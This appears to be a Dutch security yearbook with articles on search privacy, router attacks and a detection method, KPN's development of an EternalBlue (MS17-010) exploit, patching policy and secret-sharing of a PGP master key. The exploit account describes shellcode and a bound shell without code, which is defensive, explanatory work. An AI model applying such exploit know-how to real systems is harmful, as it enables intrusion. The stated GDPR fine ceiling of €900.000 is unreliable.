It is a pivotal year for privacy in the digital realm. With the e-privacy regulations being designed in Brussels, The Dutch Law for intelligence and security agencies (WiV) referendum in The Netherlands and the General Data Protection Regulations (GDPR) being implemented across Europe, privacy is a hot topic that is no longer underestimated. With companies facing fines up to €900.000 for not taking the by law necessary precautions with customer and employee data, no wonder the words "Why should I care about privacy, I have nothing to hide" are going out of style very rapidly.

With the public debate about fake news, platform censorship, filter bubbles, international hacking scandals and ransomware on the rise, not taking cyber security seriously would be more than naive.

But there seems to be one massively overlooked theme when it comes to information security. The search engine.

Can we trust The Machine?

Every day we send out massive amounts of data about ourselves, our network and our company. Either through e-mail, browsing or social networks such as LinkedIn. But no information is quite as telling about our lives as the data we feed our search engine of choice. When we do not have the answers ourselves, we ask The Machine. Mental or physical health ailments, relationship advice, educational purposes or political affiliations, there is little our search engine does not know about us. What we tell it about us directly, probably being of a less sensitive nature than what we tell it indirectly or subconsciously. We trust our search engine more than we trust our best friend or our partner. But is that trust justified?

Researcher obtains local admin rights by abusing AntiVirus quarantine feature.

What about the search results of an ecosystem such as a community, a company or a country? What information might one be able to distil from that? With companies such as Palantîr and Cambridge Analytica, predicting or influencing future events is no longer a funny thought experiment from a science fiction film. It is happening here and now, by some of the smartest data analysts that have ever lived.

What can you do with all that information? It's interesting to note the CIA-backed company Palantîr was named after the magic stones from Lord of the Rings, by which one can look into events anywhere in the world. A service happily used by police forces. And what if by years and years of data collection you acquire enough knowledge to start recognizing patterns and being able to make predictions? It is a matter of time before such vast amounts of knowledge will be able to predict individual behaviour as well as worldwide trends. Cambridge Analytica has been accused of providing similar services and knowledge to influence politics.

So how does this relate to search results? Well, the odds are your search engine has already dissected your physical condition, relationship status, mental stability, family situation, political affiliation and financial situation. Especially those of us who have been loyal to the same online search service for over 10 years and use the accompanying services such as maps, e-mail, calendar, etcetera. It all adds up and there are very few secrets we have for The Machine.

The economic model

A good time to remind ourselves the economic model for The Machine is not that of charity, but of maximum data gathering for the purpose of financial gain. Every time we type something into a search engine in a business context, company employees actually work for them.

What we feed The Machine, is never forgotten. That information is stored and analysed until the end of times.

How much do foreign entities know about our professional processes? Often times, company secrets are exactly what gives us our competitive advantage. Just ask Coca-Cola.

In the light of the upcoming European data protection regulations, it is smart to re-evaluate how careful we are with handing out our data.

In 2006, the release of three months of AOL search data of 650.000 people painted an eerily intimate picture of people's most private inner thoughts.

Most shocking of all? Although the user accounts were anonymized, it remained child's play to pinpoint quite accurately where searches came from, just by the unique information that was collected through search queries.

More recently, Yahoo was embarrassed to admit three billion user accounts were compromised. The hack exposed user account information, which included name, e-mail address, hashed passwords, birthdays, phone numbers, and even unencrypted security questions and answers.
A pricey blunder: The news came four months after Yahoo was acquired by Verizon for $4.48 billion — $350 million less than the initial offer due to severity of the hacks which were initially reported to be less severe.

Where do we draw the line? Is it time to take back ownership of our search results? At Startpage we believe that people should have the opportunity to get the search results they desire but still have their privacy secured.

If we are talking about creating privacy awareness within corporates, search services must certainly be included. Because there is so much information in there that we are even unaware of. So much data that can potentially be abused for competitive purposes. What the GDPR aims to create is the awareness and precautions for Europe to be able to compete with the rest of the world. Not only to protect consumer interests, but also those of our European corporations.

About Startpage

Startpage is a Dutch company based in The Hague Security Delta and has been around for over a decade. Being the only Europe-based company and having been awarded with the European Privacy Seal, it is the only sensible choice for business and consumer search in the light of the GDPR. Because it should be your data, not big data.

Coinhive malware (covert crypto coin miner) spread by Google Tag manager.

Network Infrastructure as a Target: Threats and Defense

Ben Gras, VU Amsterdam

Worldwide cyber security threats are growing and show no signs of abating. Correspondingly, the worldwide cyber security product market is growing. We discuss an emerging threat that has not received as much attention yet, and is expected to grow in prominence: malicious actors compromising routers. Typically the goal is to snoop on traffic, but more sophisticated on-path attacks are easy to imagine. Currently the purview of highly advanced actors such as intelligence services and the cyber arm of a military organisation of states, this technique is expected to become available to the usual cadre of other cyber capable entities: less sophisticated state actors, criminal organisations, industrial espionage organisations, and hacktivists. We describe the attraction, viability, and threat of this offensive capability, and a new detection method.

Router Attacks Are Possible and Attractive

Just like phones, desktop machines, servers, tablets, cars and almost everything else in our lives, routers have software. Sadly, like anything else, this means we must assume they can be hacked and taken control of by adversaries. This turns out to be true, and it turns out that this happens. The offensive cyber capabilities unit of the US National Security Agency (NSA), called Tailored Access Operations or TAO, prefers hacking a network rather than a computer[1]. It makes sense - as part of an offensive cyber strategy, routers and switches (also: network elements) are very attractive targets. Here are three reasons why.

Firstly, it is a powerful attack position: with a full view of network traffic, not only arbitrary eavesdropping

(1) "The NSA unit's software engineers would rather tap into networks than individual computers because there are usually many devices on each network." http://wapo.st/2iqd6pm

but also active network attacks, such as intercepting website connections and serving tailored content, become easy to launch. An example is NSA's FOXACID toolkit. It allows NSA to automatically hack endpoint targets by inserting payloads into an HTTP session. The payloads are served from a FOXACID server that the victim is steered towards by the router implant. Further network element or endpoint compromises can be performed from this beachhead in adversarial territory, from the network element itself, likely with more access than from the outside.

Secondly, these network elements typically run software that is many years behind the state of the art in secure programming and exploit mitigation. The typical router firmware is single-image without component isolation and crucial software exploit mitigation techniques such as Address Space Layout Randomization (ASLR) and Data Execution Prevention (DEP). This type of firmware often relies on large, legacy codebases written in C, started in the 80's in many cases, back when the more secure coding practices of today were not yet common practice. Being proprietary and as such having low exposure to the hacker world, many bugs can linger below the surface to all but the most sophisticated groups, yet are easy to exploit reliably once found.

Finally, there is a low risk of detection: network elements often are out of the limelight of widely deployed endpoint security products, and as long as the special-purpose device keeps doing its job, there is little reason to check on its state in any detail. It is impossible to detect which traffic is legitimate forwarding traffic, and which is rewritten or eavesdropping traffic, or malicious traffic. Supporting evidence for this is the currently known crop of router malware found in the field - they were discovered while investigating a side effect, not looking for malware directly. There is likely much more out there that is undetected.

Router Attacks are an Under Exposed and Burgeoning Threat

The realization that network elements are fertile ground for infiltration is not new for sophisticated Advanced Persistent Threat (APT) groups such as the NSA TAO. The Snowden revelations and the Shadowbrokers dumps reveal router hacking software. Illustrating widespread activity by the Five Eyes countries (USA, Australia, Canada, New Zealand and the United Kingdom) for many years, a post from the Snowden files, dated December 2012, reads:

> "(TS//SI//REL) Happy Friday my esteemed and valued Intelligence Community colleagues! There has been a topic of conversation that has started to rumble beneath the surface of the Cyber-scene lately, it's about [core infrastructure Cisco's/ Juniper's/Huawei's] hacking. Hacking routers has been good business for us and our 5-eyes partners for some time now, but it is becoming more apparent that other nation states are honing their skillz [sic] and joining the scene. Before I get into it too much, let's go over some of the things that someone could do if they hack a router:
>
> - You could add credentials, allowing yourself to log in any time you choose
> - You could add/change routing rules
> - You could set up a packet capture capability.. imagine running Wireshark on an ISP's infrastructure router...like a local listening post for any credentials being passed over the [wire]
> - You could weaken any VPN encryption capabilities on the router, forcing it to create easily decryptable tunnels"

This shows NSA and Five-Eyes activity for 'some time' prior to December 2012. And indeed, all of these example applications have been observed in the wild[2]. Even as far back as 2005, sophisticated network-level infiltrations have been found in the wild[3]. NSA TAO has been active since at least 1998. Until recently, however, few organisations, especially those operating publicly, have had the access and resources to mount such attacks. Soon, that will be history. The note goes on to explain that other state actors are catching up, and discusses NSA's techniques to detect this using passive means - but that part of the discussion is redacted by the publisher of that document.

The fact that exploitation knowledge (public and otherwise) is catching up, helped along by the Shadowbrokers code dumps, means that this capability will find its way into the hands of criminal organisations, hacktivists, and other cyber actors. However, the security industry is currently focused almost exclusively on endpoint security: the security of PCs, servers, and applications, and not so much

(2) Evolution of attacks on Cisco IOS devices, https://blogs.cisco.com/security/evolution-of-attacks-on-cisco-ios-devices

(3) Greek wiretapping case, https://en.wikipedia.org/wiki/Greek_wiretapping_case_2004

on network infrastructure. For once, we can see a threat coming before it has widespread and noticeable impact. Thus, network infrastructure security is worth examining closely.

Detection: Packet Origin Fidelity

Decades of security experience show that preventing hacks like these is not something we can guarantee. But can we detect network elements emitting packets that point to infection with malware? Can we do it without impacting regular network operation in any way? In partnership with Cisco Systems, Vrije Universiteit Amsterdam is working on a research project aiming to solve exactly this problem, with the working name Packet Origin Fidelity (POF).

We wish to detect packets emitted by malware - something it will want to do for a "Command and Control" (C&C) channel or to transmit intercepted data. On the face of it, it is a formidable task to decide for each packet whether it's malicious or not. Imagine a stream of millions of packets per second that a transit network element must process. Almost all of them will be legitimate customer packets. There is no distinguishing feature to a packet that will let us "determine whether it is legitimate or not - malware will fake any part of the header and encrypt the contents, certainly if the attacker knows we are watching. Furthermore, we want to be one step ahead of the attackers for a change, and not rely on signatures, heuristics, or any kind of training data that only applies to 'old' traffic. That's how endpoint security software (think of antivirus software) is still struggling in this cat-and-mouse game and never winning. Guessing wrong has terrible consequences on a live network - even a 0.01% false positive rate means dropping thousands of legitimate packets per second. We have to guess right every time millions of times per second, on malware packets we've never seen before. Can we be one step ahead this time?

POF solves this problem by defining the concept of a POF zone: a logical zone of network elements operated by a particular organisation or administrator. Whenever a packet enters a POF zone, POF reliably introduces a removable, unforgeable tag into the packet. One might see it as a new piece of metadata. This piece of metadata cryptographically proves that the packet originated at one of the network elements on the border of the POF zone, since only the (trusted) border devices are capable of tagging packets. This tagging is possible at high bandwidths. Whenever a packet leaves a POF zone, we can decide with perfect accuracy whether the packet is production customer traffic that originated outside the zone, in which case it has a cryptographically sound tag; or whether it was originated by one of the devices inside our infrastructure, in which case it has a bad or missing tag.

Packets with a valid tag are definitely not malicious. Or at least, not malicious packets originating in the zone. Packets without a valid tag may originate from malware that has infected a network element in the POF zone, and is attempting to exfiltrate data or perform malicious command-and-control. Taking care to design the network such that no packets (such as control packets) originate at network elements inside the POF zone and have to egress it, we can catch all malicious packets with perfect accuracy.




Figure 1: Which traffic originates in the POF zone, and which traffic is transit traffic, originating from outside the zone? POF detects the difference reliably

The security trade-off here is to no longer needing to trust the entire volume of network elements inside POF zones. Of course POF border devices should remain un-hacked for the integrity to be maintained. But we are not simply re-arranging deck chairs on the Titanic here: POF border devices are significantly simpler, with no complex configuration, parsing or even forwarding logic needed. Instead of trusting many devices with millions of lines of code each, we are trusting fewer devices, with three orders of magnitude less code and complexity, of which the management software is not performance-critical and can be written in a safe language, and whose management access can be strictly guarded.

Conclusion

Network infrastructure attacks are attractive, real, and are expected to become more accessible to a growing group of unsophisticated threat actors. We can see this trend coming before it happens and defenses can be ahead of the curve for once. POF is a new technique in the prototype stage that can detect the effect of such attacks: malware packets being sent from a compromised device. A prototype of POF has been implemented in software. We have demonstrated perfect detection reliability against real malware samples.

The authors are interested in partners to further demonstrate the capabilities of POF on real networks. Please get in touch for more information. beng@shrike-systems.com

Eternal Blue
From research to exploitation

Juan Sacco, KPN

In this write-up I am going to take you on a journey about modern Exploit Development for Server Message Block (SMB) services, in particular MS17-010, date and time of release: May, 9 2017 - 13:00PM – Amsterdam.[1]

My name is Juan Sacco and I work as an Ethical Hacker for the REDteam at KPN. Since I was a child I was always interested in computers and, more important, eager and curious enough to learn about those details that can only be seen if you are able to read between lines of code.

Let me warm up the engines, a bit of history

EternalBlue is the name given to a software vulnerability in Microsoft's Windows operating system that was among the several exploits used, in conjunction with the DoublePulsar backdoor implant tool. In a nutshell it is a piece of code that can be used to trigger and abuse a vulnerability in a specific piece of software: Microsoft Server Message Block 1.0

It is generally believed to be developed by the United States National Security Agency (NSA) or one of their contractors. It was leaked by the 'Shadow Brokers hacker group' on April 14, 2017, and was used as part of the infamous WannaCry ransomware attack on May 12, 2017.

The exploit was also used to help carry out the 2017 NotPetya cyberattack on June 27, 2017 and reported to be used as part of the Retefe[2] banking trojan since at least September 5, 2017.

KPN research and exploit development

As you may imagine KPN being one of the largest telecommunication companies around Europe it is a target for such attacks, and from the REDteam we try to prevent this from happening by measuring vulnerabilities, impact and risks associated with specific cyber security incidents by rapidly reacting on the integration of both, offensive and defensive security metrics. This is vital in order to achieve a security strength good enough to fulfil the KPN Security Policy (KSP) requirements.

(1) Reference: Microsoft Security Bulletin MS17-010 – Critical https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

(2) Reference: https://www.proofpoint.com/us/threat-insight/post/retefe-banking-trojan-leverages-eternalblue-exploit-swiss-campaigns

New strain of Mirai IoT malware detected targeting ISP modem routers.

But here we have faced a problem, the current released (Leaked) exploit was using an implant (Backdoor) on this case DoublePulsar that left the targeted system widely open to be abused by anyone that was able to reach that host. So basically using the leaked code by Shadow Brokers was not a reliable option for KPN, as it would leave KPN assets open with the backdoor installed. Which meant we had to develop our own version of it, and because a working exploit code was not released yet we were on unknown territory here.

About the research and timeline

04/05/2017 - First Proof of Concept (PoC) using original code

By reverse engineering the leaked exploit and using Windows Server 2008 R2 x64 as a target, we were able to manually reproduce the connection that triggered the vulnerability. But we still did not have a reliable exploit on our hands.

05/05/2017 - Kernel debugging on Windows 2008

After the initial research we spend the rest of the day debugging the windows kernel, for those who are not familiar with kernel debugging, this is a massive task that involved long hours of WinDBG and a lot of reading of the MSDN pages.

06/05/2017 - A functional Proof of Concept

The next day we managed to take control of the vulnerability and we were able to jump where we wanted to, but as this vulnerability used a return-to-kernel shellcode, we were still using the implant from Shadow Brokers (Double Pulsar). This was not a reliable source since the kernel backdoor was opening a backdoor for everyone to access after a successful exploitation.

07/05/2017 - Added support for Zerosum0x0 shellcode

A day later we modified our custom exploit to add support of a Kernel Shellcode, developed by ZeroSum0x0, that basically allowed us to jump into a custom made shellcode we could control.

09/05/2017 – Publish to Exploit-DB

Two days later and after internal tests in our own isolated environments we managed to be the first to publish a reliable exploit including the source code to Exploit-DB (https://www.exploit-db.com/exploits/41987/) (Score!) and used this code to test and patch KPN assets without doubts.

For the techies: SMBv1 SrvOs2FeaToNt OOB is prone to a remote code execution vulnerability because the application fails to perform adequate boundary checks on user-supplied input. Srv.sys process SrvOs2FeaListSizeToNt and when the logic is not correct it leads to a cross border copy, we used an ASM Multi-Arch Kernel Ring 0 Shellcode and modified it to call the 'KeUnstackDetachProcess' routine to detach the current thread from the address space of a process and restore the previous attached state. Because every 'KeStackAttachProcess' must be matched by a subsequent call to 'KeUnstackDetachProcess', thus the shellcode binds a port on 1337 and allows us to make a reverse connection and obtain a shell on the targeted system.

Update the process of deploying security updates

Rejo Zenger, Bits of Freedom

Much of the technology we use today is said to be disruptive. Usually this means that this technology can turn an entire branch upside down in a short period of time. The reality is that such technology can disrupt all of society at once. The consequences for our democracy and the rule of law, should we decide to digitize our voting process, need hardly be discussed.

These attacks are enabled by the vulnerabilities that exist in much of the software on which our digital infrastructure is built. Oftentimes these attacks are based on known vulnerabilities, where the patch for that vulnerability was never deployed. Even though resolving vulnerabilities in our digital infrastructure is tremendously important; we do not act accordingly.

We should do better and here are some ideas.

Update 1: There needs to be a process for deploying security updates

An annoying fact is: on many connected devices, it is impossible to install security updates. Both for you and the manufacturer. The device may be smart, but its manufacturer definitely is not. A more sustainable solution: it should become 'not done' to sell products that are connected but cannot be properly updated.

Update 2: Do not forget about upgrades

What to do when the manufacturer thinks of a product as end of life, but the user does not? You cannot force an upgrade onto your users but at the same time at a certain point, software should be allowed to become end-of-life. What should we do with a user that does not want to invest in learning a new user interface or a car maker that does not want to make a major investment in new robots. Maybe there should be a rule that in those cases a computer may no longer be connected to a network?

Update 3: A security update should not break a thing

If the software update is not thought out well, an update could make the system crash. Therefore institutions like hospitals test updates thoroughly before installing them. The consequence: a delay in the deployment of

security updates. Trustworthy updates require them to be small atomic changes which are thoroughly tested before made available.

Update 4: The patching process itself must be updated

When security updates are installed some organisations are required to have the entire system recertified before they may take it into production again. As a result these organisations accumulate security updates. Another cause for delays in deployments: an organisation depends on a third party for the administration of its computer systems. Sometimes administrators take long to install updates for example because they estimated that the vulnerability will not be exploited quickly. We would say: it is better to have a short and controlled disruption, than an unexpected and longer one – with possible loss of sensitive data.

Update 5: Fixing vulnerabilities is a lifetime commitment

Right now, you can buy a new and expensive smartphone for which the manufacturer will provide security updates only for the next six months. That makes no sense. A smartphone has a regular lifetime of four to six years and it is not unreasonable to expect support for that long. Once we have connected everything to the internet, we are talking about lifespans of a decade or even more for some devices. Both from an economic and environmental point of view it is a horrible future if we were to stop using products just because security updates are no longer available. Similarly, what to do if the manufacturer has gone bankrupt?

Update 6: Enable automatic installation of security updates

For the vast majority of users and devices, this works excellently. Especially if the security updates are just that: security updates. The manufacturer should be able to say: we have so much confidence that our product still works after an update, that we do not ask if you want to install the update. If it gives you any troubles, we will take care of that. Of course there are situations in which you do not want this. That is why it should be possible to disable this functionality.

Update 7: Make sure the security update is not malware

Systems should be designed in such a way that the user only installs security updates from a trusted source. For a large part this can be enforced technically, for example by verifying the authenticity of the update server cryptographically. And yes, that does make the update source an even bigger target.

Update 8: Security updates must be separated from feature updates

Often, security updates are merged with feature updates. If the user rejects the feature update, he is also deprived of the security updates. This has to change: manufacturers should distinguish between security updates and other updates.

Update 9: Security updates should come without any strings attached

Actually, every obstacle that hinders the installation of a security update should be removed. The availability of security updates should be made independent on other factors such as the acceptance of acceptable use policy or the signing of some contractual clause.

Update 10: Changelogs must be informative

It helps if the users understands what exactly an update entails. Spotify's mantra for security updates is "We are always making changes and improvements to Spotify." Every update, again and again. The improvements may be welcome, but the change log is nonetheless utterly useless. These change logs should be used more sensibly: it should contain a detailed description of the changes the update will make.

Update 11: Zero day: no way

If the manufacturer does not know about a vulnerability in his system, he cannot write a patch for it. And without that patch, no-one can update and every user remains vulnerable. That is why it is important that vulnerabilities that are found are reported to the manufacturer of the vulnerable software as soon as possible and in a coordinated manner. The consequence of this: governments should not keep vulnerabilities a secret.

Update 12: Do not use security updates for offensive measures

Of course I do not want to suggest any ideas to our government, but to me it seems quite trivial to put a backdoor in WhatsApp. Some law enforcement agency may force WhatsApp to push an update to users that disables the encryption of all messages to and from this one particular user. Of course, the first time this will be very effective. But in the long run will it will only decrease trust in security updates, which will make all of society even more vulnerable.

How do we deploy these updates?

The answer to that question, unfortunately, is not simple, but the main direction is clear.

Manufacturers are not going to deliver the solution

It seems obvious to look to the manufacturers of hard- and software for help. After all, they develop and produce the computer systems that we want to update later on. However, investing in the update process is not something their shareholders will cheer on: it costs money and yields very little - especially in the short term. In addition to that: such a change should come from the majority of the industry, a single company is unlikely to change the trend. Unfortunately, it is not

realistic to think that an entire industry will suddenly start to show corporate social responsibility. Too bad.

The government should enforce good behavior, including for itself

No, we should not expect much from the manufacturers. This means that government has a role to play here.

It is also not something we can solve by ourselves in the Netherlands, because we depend far too much on foreign manufacturers for our systems. Moreover, even if we have very secure products in the Netherlands, if the rest of the world attacks us, we are still doomed. Ideally we regulate this at the global level. But because that is a long and difficult road, this has to be put on the Brussels agenda soon.

Those rules should enforce a few things. Manufacturers should be forced to use secure protocols, standards and default settings. Security researchers who discover a vulnerability in a responsible manner should be able to report it without fear of repercussions. Companies should be forced to provide security updates quickly and adequately. They should apply the above updates to that end. The new rules should also ensure that companies are liable for the societal damage they cause if they are negligent about the security of their products.

And of course: not only rules, but also strict enforcement if they are violated. But the government should also consider its own policies. It cannot be the case that the government participates in the market for unknown vulnerabilities, so called zero days, or that it hijacks the process for installing security updates to create backdoors.

December

7

Researchers create app to track mobile user without using GPS.

Process Doppelgänging attack disclosed on Black Hat Europe. In-memory attack that allows running malware undetected by most AV products nor by Windows (any version!) itself.

Secret Sharing and the CERT Master Key

Wesley Post, KPN

KPN CERT uses Pretty Good Privacy (PGP) for secure e-mail communication with other teams. As a part of that, public keys, required to do this, are shared via key servers. This introduces a problem: Which keys can you trust? Because everybody could upload any key they want.

This is where the web of trust comes in. There are some keys you can trust because you actually trust the people behind them and are able to verify that the key is actually their key, Person A. Now, if Person A trusts Person B, and you trust Person A, does this mean you can have some trust in Person B ? Probably yes. So this means you don't have to trust everybody in person, but you can rely on the trust you have in other people that you trust.

The problem with a Master Key

Since a team like CERT is constantly changing, with new members coming in and others leaving, it's a challenge to an external party to trust all individual members. This is where the Master Key comes in. The Master Key is a very secret key which is barely used for normal operations, it is only used to sign team members' keys. Since external parties can trust this Master Key, they can also trust all team members via the Web of Trust. This makes the role of the Master Key very important, and this gives another problem: You want to keep it very secure, with the least amount of copies as necessary so it won't get compromised, with the least amount of people having access to it. On the other hand, you don't want to lose it, so you'll need a few copies ensure that. Finally, there's the question of the passphrase who should have the passphrase to be able to use the Master Key, and what happens if someone with access to the Master Key and passphrase leaves the team?

Secret Sharing

This is where Secret Sharing comes in. In our case it is used in a way that the Master Key is shared by three team members, and that at least two members are required in order to have access to the complete Master Key. Also, when one part is lost, this does not compromise the key at all.

Implementations

There are some cryptographic algorithms and implementations to do Secret Sharing. Problem with

Robot Exploit (from 1998) resurrected.

this is that they are barely used, relatively new and thus barely tested. This is why I started working on my own implementation based on standard, well known tools.

Our implementation

Our implementation is based on bash-scripting using some well-known tools like 'openssl' and 'gpg' and some standard Linux tools like 'cat' and 'split' to perform its actions.




Figure 1: Visualization of key splitting process

To split a key, first a new random key is generated. This key is used to encrypt the data we want to protect, in this case the Master Key. This encryption is done using the AES (Advanced Encryption Standard) algorithm.
The encrypted data and the AES key are then split in 3 parts and hashes are made for all files. From these parts three sets are made: One containing parts 1 and 2 of all the components, one containing parts 2 and 3, and one containing parts 1 and 3. All sets will include the hashes. These sets are again encrypted with AES, this time with a user supplied passphrase. This is what couples a set to a specific owner. It is up to the owner to keep this passphrase secure. The set will be stored on a USB Stick which the owner can carry with him.

To make sure the (sensitive) data in use during this process is kept secure, all data is kept in memory only. This is done using 'tmpfs' which is used to store files in memory. The laptop used in this process runs a LiveUSB image, this ensures it is clean with every boot, and (sensitive) data is gone when the laptop is shut down.

End result

The end result of a key is three USB sticks containing the scripts, static binaries and one of the sets generated during the split process. Now imagine one of the USB Sticks got lost and someone found it and this person tries to break all the crypto and recover the full Master Key. First he will have to get through the AES encryption by brute forcing the team members' passphrase. Because this is an offline process there is no limit to the amount of guesses, however, this will take an enormous amount of time.

Now, imagine this person is lucky and guesses the right password in a reasonable time, what does he have? He has 2/3 of an AES key, 2/3 of the Master Key encrypted with that key and hashes. This means that in order to proceed he will have to brute force the remaining 1/3 of the AES key in order to decrypt the other files. This, again, will take an enormous amount of time.
Now imagine this person is lucky again. What he has is 2/3 of the Master Key, and in order to be able to use it he will have to recover the remaining 1/3 of the Master Key. This poses his next challenge: Recover part of a key which you do not have the passphrase to. In order to crack this he will have to get both parts right at the same time. Getting only one of them right is a huge challenge, so the chance of him getting that lucky for the third time seems extremely unlikely to me.

Static binaries

Since our implementation is based on shell scripting, it of course needs some binaries to do the real work. However, you do not want to rely on the binaries and libraries on the PC you are using. The solution to this is to provide all required programs statically linked together with the script. For some binaries this process was simple. For example 'bash' has the option to be build statically so it can be used as a rescue shell. However, other essential programs like gpg weren't made with this scenario in mind and required modifications to the makefile in order to achieve this goal.
This also means that updating the binaries is not as straightforward as you may have come used to with most Linux distributions, which also means you will probably be using the same binaries for a long time, even when updates are available. However, due to the fact that these binaries will only be used to handle trusted data, I do not see this as a problem.
In order to help with the compilation process I wrote a Makefile which automates the whole process of downloading, verifying (using a known sha512 hash), patching, configuring and compiling.

Published

We anticipate there are more teams with similar challenges, so we published everything you need at: https://github.com/KPN-CISO/

Overview contributing partners

KPN is the largest telecom and IT service provider in the Netherlands. We make life more free, easy and more fun by connecting people. We are passionate about offering secure, reliable and future-proof networks and services, enabling people to be connected anytime, anywhere, whilst at the same time creating a more prosperous and cleaner world. We've been doing this on the basis of a strong vision. Every day, for more than 130 years. We bring people closer to their loved ones, connect everything and everyone, we make working and doing business easier and we ensure that people can connect and stay connected anywhere.

National Cyber Security Centre
Ministry of Security and Justice

The National Cyber Security Centre (NCSC), in collaboration with the business community, government bodies and academics, is working to increase the ability of Dutch society to defend itself in the digital domain. The NCSC supports the central government and organisations with a vital function in society by providing them with expertise and advice, threat response and with actions to strengthen crisis management. In addition, the NCSC provides information and advice to citizens, the government and the business community relating to awareness and prevention. The NCSC thus constitutes the central reporting and information point for IT threats and security incidents. The NCSC is part of the cyber security Department of the National Coordinator for Security and Counterterrorism.

The Dutch National High Tech Crime Unit (NHTCU) was founded in 2007 as a response to the rise of organised and technically advanced online criminality. Since then the NHTCU has grown from a small pioneers team to a professional unit with 120 officers, maintaining its agility to adapt to technological and criminal developments. The mission of the unit is to use novel and collaborate investigation techniques in order to combat high-tech crime and new forms of cybercrime. The unit focuses on serious organised crime and crime targeting vital national infrastructure.

The NHTCU is embedded within the National Criminal Investigation Division of the Dutch National Police. It cooperates closely with other specialised teams within the National Police, with its foreign counterparts and with many public and private partners in order to be optimally equipped to help keeping the Netherlands cyber-safe.

BITS OF FREEDOM
VERDEDIGT DIGITALE BURGERRECHTEN

"Bits of Freedom is the leading digital rights organization in the Netherlands, focusing on privacy and freedom of communication online. Working at the cutting edge of technology and law, Bits of Freedom strives to influence legislation and self-regulation, and empower citizens and users by advancing the awareness, use, and development of freedom-enhancing technologies."

EUROPOL
EUROPEAN LAW ENFORCEMENT AGENCY

Europol is the European Union's law enforcement agency. As such it acts as an information and criminal intelligence hub for the national law enforcement authorities in the 28 EU Member States and as a coordination platform for joint operations. Europol's main objective is to support and assist Member States in their efforts to prevent and combat organised crime, terrorism and other forms of serious crime. The European Cybercrime Centre (EC3), officially established in January 2013 as one of Europol's operational centres, provides operational, analytical and strategic support to EU law enforcement in combatting cybercrime: committed by organised groups to generate large criminal profits such as online fraud; causing serious harm to the victim such as online child sexual exploitation; affecting critical infrastructure and information systems in the EU, including cyber-attacks. This includes support for large-scale, multi-national operations with international partners, leveraging and streamlining existing capacities through Europol's existing infrastructure and law enforcement network with EU and non-EU law enforcement agencies, industry, the financial sector and academia.
The Internet Organised Crime Threat Assessment, our flagship strategic report on key findings and emerging threats and developments in cybercrime, provides key recommendations to law enforcement, policy makers and regulators to allow them to respond to cybercrime in an effective and concerted manner. While it is a law enforcement centric report it benefits greatly from input provided by the private sector.

Deloitte provides audit, tax, consulting, and financial advisory services to public and private clients spanning multiple industries. With a globally connected network of member firms in more than 150 countries, Deloitte brings world-class capabilities and high-quality service to clients, delivering the insights they need to address their most complex business challenges. Deloitte has in the region of 200,000 professionals, all committed to becoming the standard of excellence.

Founded in 2001 as a spin-off of the Group of Applied Physics of the University of Geneva, ID Quantique (IDQ) is the world leader in quantum-safe crypto solutions, designed to protect data for the future. The company provides quantum-safe network encryption, secure quantum key generation and Quantum Key Distribution solutions and services to the financial industry, enterprises and government organizations globally. IDQ's quantum random number generator has been validated according to global standards and independent agencies, and is the reference in highly regulated and mission critical industries - such as security, encryption and online gaming - where trust is paramount. IDQ's products are used by government, enterprise and academic customers in more than 60 countries and on every continent. As a privately held Swiss company focused on sustainable growth, IDQ is proud of its independence and neutrality, and believes in establishing long-term and trusted relationships with its customers and partners. For more information, please visit http://www.idquantique.com/.

PHILIPS

Royal Philips (NYSE: PHG, AEX: PHIA) is a leading health technology company focused on improving people's health and enabling better outcomes across the health continuum from healthy living and prevention, to diagnosis, treatment and home care. Philips leverages advanced technology and deep clinical and consumer insights to deliver integrated solutions. Headquartered in the Netherlands, the company is a leader in diagnostic imaging, image-guided therapy, patient monitoring and health informatics, as well as in consumer health and home care. Philips' health technology portfolio generated 2016 sales of EUR 17.4 billion and employs approximately 71,000 employees with sales and services in more than 100 countries. News about Philips can be found at www.philips.com/newscenter.

Accenture is a leading global professional services company, providing a broad range of services and solutions in strategy, consulting, digital, technology and operations. Combining unmatched experience and specialised skills across more than 40 industries and all business functions – underpinned by the world's largest delivery network – Accenture works at the intersection of business and technology to help clients improve their performance and create sustainable value for their stakeholders. With approximately 384,000 people serving clients in more than 120 countries, Accenture drives innovation to improve the way the world works and lives. Visit us at www.accenture.com

Check Point Software Technologies Ltd. (www.checkpoint.com) is a leading provider of cyber security solutions to governments and corporate enterprises globally. Its solutions protect customers from cyber-attacks with an industry leading catch rate of malware, ransomware and other types of attacks. Check Point offers a multilevel security architecture that defends enterprises' cloud, network and mobile device held information, plus the most comprehensive and intuitive one point of control security management system. Check Point protects over 100,000 organizations of all sizes.

"At PwC, we see cyber security and privacy differently. We don't just protect business value; we create it—using cyber security and privacy as a tool to transform businesses. By bringing together capabilities from across PwC, we seek to understand senior leaders' perspectives on cyber security and privacy in the context of strategic priorities so they can play a central role in business strategy. By incorporating tactical knowledge gathered from decades of projects across industries, geographies, programs and technologies, PwC can create and execute holistic start-to-finish plans."

